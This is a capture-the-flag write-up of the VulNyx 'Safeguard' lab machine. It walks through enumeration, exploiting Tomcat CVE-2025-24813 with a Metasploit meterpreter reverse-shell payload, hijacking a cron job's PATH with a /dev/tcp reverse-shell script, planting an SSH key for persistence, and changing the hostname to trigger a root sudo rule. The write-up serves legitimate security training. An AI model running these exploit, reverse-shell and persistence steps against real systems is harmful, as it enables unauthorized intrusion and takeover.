Safeguard | VulNyx Writeup
Table of Contents
Overview

Safeguard is a medium VulNyx machine that focuses on Tomcat exploitation, cron PATH hijacking, lateral movement, and hostname-dependent sudo misconfiguration.
The attack chain moves from Apache Tomcat 10.1.34 → tomcat through CVE-2025-24813 → punt4n0 through cron PATH hijacking → root by activating a hostname-dependent sudo rule.
Key Vulnerabilities
- Apache Tomcat 10.1.34
- CVE-2025-24813
- Partial PUT Deserialization RCE
- Cron PATH Hijacking
- Writable PATH Directory
- Lateral Movement to
punt4n0 - Misconfigured Sudo Permission
- Hostname-Dependent Sudo Rule
hostnamectlAbusesudo /bin/bashPrivilege Escalation- Root Access
🔎 Enumeration
Nmap Scan
First, perform a full TCP port scan with service and version detection:
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.87
Output
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.87
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-23 03:48 -0700
Nmap scan report for 192.168.1.87
Host is up (0.0016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f7:23:c6:4a:2f:01:14:f1:0a:6b:88:68:fb:ea:c0:6f (ECDSA)
|_  256 63:af:54:88:9d:2c:53:e9:16:86:17:c2:1e:8c:27:fd (ED25519)
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://safeguard.nyx/
MAC Address: 00:0C:29:4C:6E:B4 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds
The scan reveals two open TCP ports:
- 22/tcp — SSH
- 80/tcp — HTTP nginx
Port 80 redirects to:
http://safeguard.nyx/
The target is running Linux, with Nginx exposed on port 80.
🌐 Web Enumeration
Adding the Hostname
Add the discovered hostname to /etc/hosts:
echo "192.168.1.87 safeguard.nyx" | sudo tee -a /etc/hosts
The main website can now be accessed at:
http://safeguard.nyx/
The page title is:
SafeGuard - Cutting-edge Technology
The homepage does not expose any immediately useful information. Source-code inspection also does not reveal anything significant at this stage.
🔍 Directory Enumeration
Use FFUF to enumerate directories and files:
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u http://safeguard.nyx/FUZZ
The scan only returns the main page:
$ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u http://safeguard.nyx/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://safeguard.nyx/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

index.html              [Status: 200, Size: 11693, Words: 1401, Lines: 175, Duration: 3ms]
:: Progress: [4751/4751] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
No interesting directories are discovered on the main domain.
🧩 Subdomain Enumeration
Since the main website does not expose much information, the next step is subdomain enumeration.
ffuf -u http://safeguard.nyx/ \
-w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt \
-H "Host:FUZZ.safeguard.nyx" -fs 162
Interesting Result
$ ffuf -u http://safeguard.nyx/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host:FUZZ.safeguard.nyx" -fs 162

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://safeguard.nyx/
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.safeguard.nyx
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 162
________________________________________________

tomcat                  [Status: 200, Size: 1227, Words: 127, Lines: 30, Duration: 13ms]
:: Progress: [20000/20000] :: Job [1/1] :: 14285 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
A subdomain named tomcat is discovered.
Add it to /etc/hosts:
echo "192.168.1.87 tomcat.safeguard.nyx" | sudo tee -a /etc/hosts
We can now access:
http://tomcat.safeguard.nyx/
🐱 Tomcat Enumeration
The subdomain displays: SafeGuard // Internal Dev Portal
The page identifies the application server as:
Container: Apache Tomcat 10.1
However, the exact Tomcat version is not initially disclosed.
Directory Enumeration
Run FFUF against the Tomcat subdomain:
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt \
-u http://tomcat.safeguard.nyx/FUZZ
Interesting results:
$ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u http://tomcat.safeguard.nyx/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://tomcat.safeguard.nyx/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

docs                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 36ms]
examples                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 40ms]
favicon.ico             [Status: 200, Size: 21630, Words: 19, Lines: 22, Duration: 25ms]
host-manager            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 47ms]
manager                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 24ms]
uploads                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 50ms]
:: Progress: [4751/4751] :: Job [1/1] :: 1025 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
The /docs endpoint is particularly interesting because it may expose Tomcat version information.
Navigate to:
http://tomcat.safeguard.nyx/docs
The documentation page reveals:
Apache Tomcat 10
Version 10.1.34
Dec 5 2024
💥 CVE-2025-24813
After identifying the exact Tomcat version as 10.1.34, vulnerability research reveals that the target is affected by:
CVE-2025-24813
CVE-2025-24813 is associated with a path-equivalence issue in Apache Tomcat’s DefaultServlet that can allow attacks involving partial PUT requests, including remote code execution under vulnerable configurations.
Several publicly available PoCs were tested, but they did not successfully exploit the target.
Instead of continuing with unsuccessful standalone PoCs, Metasploit was checked for an available module.
🛠️ Metasploit Exploitation
Start Metasploit:
msfconsole -q
Search for the vulnerability:
msf > search CVE-2025-24813
Result
$ msfconsole -q
msf > search CVE-2025-24813

Matching Modules
================

   #  Full Name                                              Disclosure Date  Rank       Check  Name
   -  ---------                                              ---------------  ----       -----  ----
   0  exploit/multi/http/tomcat_partial_put_deserialization  2025-03-10       excellent  Yes    Tomcat Partial PUT Java Deserialization
   1    \_ target: Unix Command                              .                .          .      .
   2    \_ target: Windows Command                           .                .          .      .
The module supports the Tomcat partial PUT deserialization attack.
Select the module:
msf > use 0
Check the required options:
msf exploit(multi/http/tomcat_partial_put_deserialization) > show options
Important options include:
msf > use 0
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_partial_put_deserialization) > show options

Module options (exploit/multi/http/tomcat_partial_put_deserialization):

   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
   GADGET     CommonsBeanutils1  yes       ysoserial gadget
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: http, sapni, socks4, socks5, socks5h
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      443                yes       The target port (TCP)
   SSL        false              no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                  yes       Base path
   VHOST                         no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Unix Command
Configure the module for the target:
msf exploit(multi/http/tomcat_partial_put_deserialization) > set gadget CommonsCollections6
gadget => CommonsCollections6
msf exploit(multi/http/tomcat_partial_put_deserialization) > set rhosts 192.168.1.87
rhosts => 192.168.1.87
msf exploit(multi/http/tomcat_partial_put_deserialization) > set rport 80
rport => 80
msf exploit(multi/http/tomcat_partial_put_deserialization) > set vhost tomcat.safeguard.nyx
vhost => tomcat.safeguard.nyx
msf exploit(multi/http/tomcat_partial_put_deserialization) > set lhost 192.168.1.28
lhost => 192.168.1.28
The final configuration targets the Tomcat virtual host on port 80 and uses the attacker’s machine as the reverse connection address.
💻 Initial Access
Run the exploit:
msf exploit(multi/http/tomcat_partial_put_deserialization) > run
Metasploit confirms that the target is vulnerable:
msf exploit(multi/http/tomcat_partial_put_deserialization) > run
[*] Started reverse TCP handler on 192.168.1.28:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully verified the upload vulnerability
[*] Executing Unix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Utilizing CommonsCollections6 deserialization chain
[+] Uploaded ysoserial payload (qVnmcNarKu.session) via partial PUT
[*] Attempting to deserialize session file..
[+] 500 error response usually indicates success :)
[*] Sending stage (34544 bytes) to 192.168.1.87
[*] Meterpreter session 1 opened (192.168.1.28:4444 -> 192.168.1.87:45242) at 2026-09-23 08:51:43 -0700
[!] This exploit may require manual cleanup of '../webapps/ROOT/pKqFwxCWbA.session' on the target
[!] This exploit may require manual cleanup of '../webapps/ROOT/qVnmcNarKu.session' on the target

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > shell
Process 1878 created.
Channel 1 created.
id
uid=999(tomcat) gid=988(tomcat) groups=988(tomcat)
A Meterpreter session is obtained . We now have command execution as:
tomcat
🔐 Privilege Escalation Enumeration
After obtaining the tomcat shell, standard privilege-escalation enumeration is performed, including checking permissions, capabilities, and sudo configuration.
Nothing immediately useful is found.
The next step is to inspect scheduled tasks.
⏰ Cron Enumeration
Inspect /etc/cron.d:
cat /etc/cron.d/punt4n0
Output:
tomcat@safeguard:~$ cat /etc/cron.d/punt4n0
PATH=/opt/tomcat/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

* * * * * punt4n0 cleanup
This is interesting.
The cron job executes every minute as the user: punt4n0
More importantly, the command is: cleanup rather than an absolute path such as: /usr/local/bin/cleanup
This creates an opportunity for PATH hijacking.
🔬 Process Monitoring with pspy
To determine exactly how the cron job executes the command, download pspy64:
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
Make it executable:
chmod +x pspy64
Run it:
./pspy64
After waiting for the scheduled task, the following processes appear:
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2026/09/20 09:42:02 CMD: UID=33    PID=1097   | ./pspy64
2026/09/23 16:07:01 CMD: UID=0     PID=2062   | /usr/sbin/CRON -f -P
2026/09/23 16:07:01 CMD: UID=1000  PID=2063   | /usr/sbin/CRON -f -P
2026/09/23 16:07:01 CMD: UID=1000  PID=2064   | /bin/sh -c cleanup
2026/09/23 16:07:01 CMD: UID=1000  PID=2065   | /bin/bash /usr/local/bin/cleanup
2026/09/23 16:07:01 CMD: UID=1000  PID=2066   | find /tmp -name *.tmp -mtime +1 -delete
The same sequence repeats every minute.
The important processes are:
/bin/sh -c cleanup
followed by:
/bin/bash /usr/local/bin/cleanup
This confirms that the cron job invokes cleanup through the configured PATH.
🧨 PATH Hijacking
The cron configuration contains:
PATH=/opt/tomcat/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
The first directory searched for the command cleanup is:
/opt/tomcat/bin
Because the tomcat user can write to this location, a malicious executable named: cleanup can be placed there.
When cron executes:
cleanup
the shell searches the directories listed in PATH from left to right.
Therefore: /opt/tomcat/bin/cleanup can be executed before the legitimate: /usr/local/bin/cleanup
This allows command execution as the cron user, punt4n0.
🐚 PATH Hijacking → punt4n0
Start a listener on the attacking machine:
nc -lnvp 4444
Create the malicious cleanup executable:
echo "bash -c 'bash -i > /dev/tcp/192.168.1.28/4444 0>&1'" > /opt/tomcat/bin/cleanup
Make it executable:
chmod 755 /opt/tomcat/bin/cleanup
Wait for the next cron execution.
The listener receives a connection:
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.28] from (UNKNOWN) [192.168.1.87] 60236
script /dev/null -c bash
Script started, output log file is '/dev/null'.
id
We have successfully escalated from:
tomcat --> punt4n0
🖥️ Reverse Shell TTY Upgrade
Upgrade the reverse shell to a more usable interactive terminal:
script /dev/null -c bash
Press:Ctrl + Z
Then run:
stty raw -echo; fg
Reset the terminal:
reset xterm
Set the terminal environment:
export TERM=xterm
export BASH=bash
The reverse shell is now upgraded to an interactive TTY.
🔑 SSH Persistence
To obtain a stable SSH session, generate an Ed25519 key pair as punt4n0:
ssh-keygen
The key is created at:
/home/punt4n0/.ssh/id_ed25519
Copy the public key into authorized_keys:
cp .ssh/id_ed25519.pub .ssh/authorized_keys
Transfer the private key to the attacking machine and restrict its permissions:
chmod 600 id_ed25519
Now connect using SSH:
ssh -i id_ed25519 punt4n0@192.168.1.87
Confirm the session:
$ ssh -i id_ed25519 punt4n0@192.168.1.87
WARNING: Authorized access only.
This system is monitored and all activity may be logged.
Disconnect immediately if you are not an authorized user.
Last login: Wed Sep 23 17:55:56 2026 from 192.168.1.28
punt4n0@safeguard:~$ id ; hostname
uid=1000(punt4n0) gid=1000(punt4n0) groups=1000(punt4n0),4(adm),24(cdrom),30(dip),46(plugdev)
safeguard
punt4n0@safeguard:~$
We now have a stable SSH session as punt4n0.
🛡️ Sudo Enumeration
Check the sudo permissions:
sudo -l
Output:
punt4n0@safeguard:~$ sudo -l
Matching Defaults entries for punt4n0 on safeguard:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User punt4n0 may run the following commands on safeguard:
    (ALL) NOPASSWD: /usr/bin/hostnamectl
punt4n0@safeguard:~$
The user can execute: /usr/bin/hostnamectl as any user without a password.
🔎 Investigating the Sudo Configuration
An attempt is made to abuse SYSTEMD_PAGER:
sudo SYSTEMD_PAGER='sh -c "exec /bin/sh"' /usr/bin/hostnamectl status
However, sudo rejects the environment variable:
sudo: sorry, you are not allowed to set the following environment variables: SYSTEMD_PAGER
Therefore, inspect the user’s sudoers configuration:
cat /etc/sudoers.d/punt4n0
Output:
punt4n0@safeguard:~$ cat /etc/sudoers.d/punt4n0
Host_Alias SERVERS = vulnyx

punt4n0 ALL=(ALL) NOPASSWD: /usr/bin/hostnamectl
punt4n0 SERVERS = (root) NOPASSWD: /bin/bash
punt4n0@safeguard:~$
This reveals an important configuration detail.
The SERVERS host alias is defined as:
Host_Alias SERVERS = vulnyx
and the following rule applies only when the hostname matches that alias:
punt4n0 SERVERS = (root) NOPASSWD: /bin/bash
Therefore, if the machine’s hostname is changed to:
vulnyx
the additional sudo rule becomes applicable.
🏷️ Hostname-Based Sudo Privilege Escalation
The user already has passwordless sudo access to: /usr/bin/hostnamectl
Execute:
sudo hostnamectl set-hostname vulnyx
Verify the hostname:
punt4n0@safeguard:~$ sudo hostnamectl set-hostname vulnyx
punt4n0@safeguard:~$ hostname
vulnyx
punt4n0@safeguard:~$
Now check sudo permissions again:
sudo -l
The output now includes:
punt4n0@safeguard:~$ sudo -l
Matching Defaults entries for punt4n0 on vulnyx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User punt4n0 may run the following commands on vulnyx:
    (ALL) NOPASSWD: /usr/bin/hostnamectl
    (root) NOPASSWD: /bin/bash
punt4n0@safeguard:~$
The hostname change caused the SERVERS host alias to match.
This activates:
punt4n0 SERVERS = (root) NOPASSWD: /bin/bash
👑 Root Privilege Escalation
Since punt4n0 can now execute /bin/bash as root without a password:
sudo /bin/bash -p
Verify the current identity:
punt4n0@safeguard:~$ sudo /bin/bash -p
root@vulnyx:~# id ;hostname
uid=0(root) gid=0(root) groups=0(root)
vulnyx
root@vulnyx:~#
Root access has been successfully obtained.
🏴 Flags
User Flag
cat /home/punt4n0/user.txt
root@vulnyx:~# cat /home/punt4n0/user.txt
141bf1f1a8249a12b76def37372c243
Root Flag
cat /root/root.txt
root@vulnyx:~# cat /root/root.txt
d5e96b75d8801d9d49de5fa61702d036
🧾 Summary
| Stage | Technique |
|---|---|
| Reconnaissance | Full TCP Nmap scan |
| Web Enumeration | FFUF |
| Subdomain Discovery | Virtual-host fuzzing |
| Application Discovery | Apache Tomcat |
| Version Discovery | Tomcat /docs |
| Initial Access | CVE-2025-24813 |
| Exploit | Tomcat Partial PUT Deserialization |
| Initial User | tomcat |
| Privilege Escalation | Cron PATH Hijacking |
| Second User | punt4n0 |
| Persistence / Stability | SSH key authentication |
| Sudo Enumeration | sudo -l |
| Privilege Escalation | Hostname-dependent sudo configuration |
| Root Access | sudo /bin/bash |
| User Flag | 141bf1f1a8249a12b76def37372c243e |
| Root Flag | d5e96b75d8801d9d49de5fa61702d036 |
🚀 Key Takeaways
- Always perform a full TCP port scan instead of checking only common ports.
- HTTP redirects can reveal the target’s hostname and provide a useful enumeration path.
- Virtual-host/subdomain fuzzing can uncover applications that are not exposed on the main website.
- Tomcat documentation endpoints can disclose the exact server version.
- Vulnerability research should be combined with framework-specific exploitation tools such as Metasploit when standalone PoCs fail.
pspyis useful for identifying scheduled tasks and understanding exactly how cron executes commands.- Cron entries that execute commands using bare command names should always be checked for PATH hijacking.
- A writable directory appearing early in a privileged process’s
PATHcan allow command hijacking. - Sudo permissions should be inspected carefully, especially when they involve system-management utilities.
- Sudoers rules can depend on the system hostname through
Host_Alias. - Changing a hostname can therefore change which sudo rules apply.
- Misconfigured hostname-dependent sudo rules can ultimately lead to full root access.

Related Posts
CraftFall | VulNyx Writeup
Compromised the CraftFall machine by exploiting Craft CMS 5.6.16 through CVE-2025-32432 to obtain a www-data shell, …
Zerotrace | VulNyx Writeup
Compromised the ZeroTrace machine by discovering a hidden .admin directory and exploiting LFI to enumerate /proc …
TheDoor | VulNyx Writeup
Compromised TheDoor by abusing anonymous FTP to obtain an information-disclosing email, discovering hidden numbered web …
Alpine | VulNyx Writeup
Compromised the Alpine machine by discovering exposed SSH credentials, gaining access as developer, recovering a …